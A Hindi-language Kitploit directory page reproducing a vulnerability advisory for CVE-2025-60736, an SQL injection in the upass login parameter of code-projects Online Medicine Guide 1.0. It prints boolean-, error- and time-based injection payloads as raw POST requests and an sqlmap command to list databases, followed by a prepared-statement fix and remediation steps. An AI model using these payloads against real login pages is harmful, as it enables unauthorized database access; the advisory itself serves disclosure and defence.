
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-60736 — code-projects Online Medicine Guide 1.0 SQL Injection के प्रति संवेदनशील है | Kitploit
उपकरण/GitHubGitHub/nxvh1337/cve-2025-60736
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubnxvh1337/cve-2025-60736

CVE-2025-60736

code-projects Online Medicine Guide 1.0 SQL Injection के प्रति संवेदनशील है

रिपॉजिटरी देखें
1211 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-60736: ऑनलाइन मेडिसिन गाइड में SQL इंजेक्शन भेद्यता

कार्यकारी सारांश

यह दस्तावेज़ ऑनलाइन मेडिसिन गाइड वेब एप्लिकेशन में खोजी गई एक गंभीर SQL इंजेक्शन भेद्यता की रूपरेखा प्रस्तुत करता है। यह भेद्यता अनधिकृत डेटाबेस एक्सेस की अनुमति देती है और एप्लिकेशन तथा इसके उपयोगकर्ताओं के लिए महत्वपूर्ण सुरक्षा जोखिम पैदा करती है।

प्रस्तुतकर्ता

  • नूह "nxvh" हेरॉड

1. उत्पाद जानकारी

प्रभावित उत्पाद

  • उत्पाद नाम: ऑनलाइन मेडिसिन गाइड
  • विक्रेता: कोड प्रोजेक्ट्स
  • विक्रेता होमपेज: https://code-projects.org/online-medicine-guide-in-php-css-javascript-and-mysql-free-download/
  • प्रभावित संस्करण: v1.0
  • भेद्य फ़ाइल: /login.php
  • सॉफ़्टवेयर प्रकार: वेब एप्लिकेशन (PHP/MySQL)

तकनीकी विवरण

  • प्रोग्रामिंग भाषा: PHP
  • डेटाबेस: MySQL
  • फ्रंटएंड: CSS, JavaScript
  • आर्किटेक्चर: LAMP/WAMP स्टैक

2. भेद्यता विवरण

भेद्यता वर्गीकरण

  • CVE ID: CVE-2025-60736
  • भेद्यता प्रकार: SQL इंजेक्शन
  • गंभीरता: गंभीर
  • CVSS स्कोर: 9.8 (गंभीर)
  • हमला वेक्टर: नेटवर्क
  • हमला जटिलता: निम्न
  • आवश्यक विशेषाधिकार: कोई नहीं
  • उपयोगकर्ता सहभागिता: कोई नहीं
  • दायरा: परिवर्तित

मूल कारण विश्लेषण

यह भेद्यता /login.php फ़ाइल में अपर्याप्त इनपुट सत्यापन और स्वच्छता के कारण उत्पन्न होती है। एप्लिकेशन upass पैरामीटर से उपयोगकर्ता इनपुट को उचित स्वच्छता या तैयार स्टेटमेंट के बिना सीधे SQL क्वेरी में जोड़ता है।

तकनीकी मूल कारण:

  • SQL क्वेरी में सीधे स्ट्रिंग संयोजन
  • इनपुट सत्यापन और स्वच्छता का अभाव
  • तैयार स्टेटमेंट कार्यान्वयन की कमी
  • अपर्याप्त पैरामीटर बाइंडिंग

3. प्रमाण की अवधारणा

भेद्यता स्थान

  • फ़ाइल: /login.php
  • पैरामीटर: upass (POST)
  • हमला वेक्टर: HTTP POST अनुरोध हेरफेर

शोषण विधियाँ

विधि 1: बूलियन-आधारित SQL इंजेक्शन

root@kitploit:~
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' OR NOT 1852=1852-- iPRx

विधि 1: त्रुटि-आधारित SQL इंजेक्शन

root@kitploit:~
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND EXTRACTVALUE(4672,CONCAT(0x5c,0x7176707071,(SELECT (ELT(4672=4672,1))),0x71717a7071))-- knKp

विधि 2: समय-आधारित ब्लाइंड SQL इंजेक्शन

root@kitploit:~
POST /login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded

uname=uLnf&upass=rZgo' AND (SELECT 2089 FROM (SELECT(SLEEP(5)))zUlY)-- mWfa

स्वचालित परीक्षण

भेद्यता की पुष्टि sqlmap का उपयोग करके की गई:

root@kitploit:~
sqlmap -u "http://localhost:8000/login.php" --data="uname=admin&upass=test" -p upass --batch --dbs

शोषण का प्रमाण

4. निवारण योजना

तत्काल कार्रवाई

  1. आपातकालीन पैच: upass पैरामीटर के लिए इनपुट सत्यापन लागू करें
  2. डेटाबेस निगरानी: संदिग्ध गतिविधियों के लिए व्यापक लॉगिंग सक्षम करें
  3. एक्सेस प्रतिबंध: दर सीमा और IP-आधारित प्रतिबंध लागू करें
  4. सुरक्षा ऑडिट: तत्काल सुरक्षा मूल्यांकन करें

5. तकनीकी निवारण

कोड फिक्स उदाहरण

पहले (भेद्य):

root@kitploit:~
$query = "SELECT * FROM users WHERE username = '" . $_POST['uname'] . "'";

बाद में (सुरक्षित):

root@kitploit:~
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$_POST['uname']]);

सुरक्षा सर्वोत्तम अभ्यास कार्यान्वयन

  1. तैयार स्टेटमेंट: विशेष रूप से पैरामीटरयुक्त क्वेरी का उपयोग करें
  2. इनपुट सत्यापन: व्हाइटलिस्ट-आधारित सत्यापन लागू करें
  3. आउटपुट एन्कोडिंग: सभी आउटपुट डेटा को उचित रूप से एन्कोड करें
  4. त्रुटि प्रबंधन: सूचना रिसाव के बिना सुरक्षित त्रुटि प्रबंधन लागू करें
  5. एक्सेस नियंत्रण: उचित प्रमाणीकरण और प्राधिकरण लागू करें

दस्तावेज़ संस्करण: 1.0
अंतिम अद्यतन: 03/10/2025 (dd/mm/yyyy)

टूल डाउनलोड करें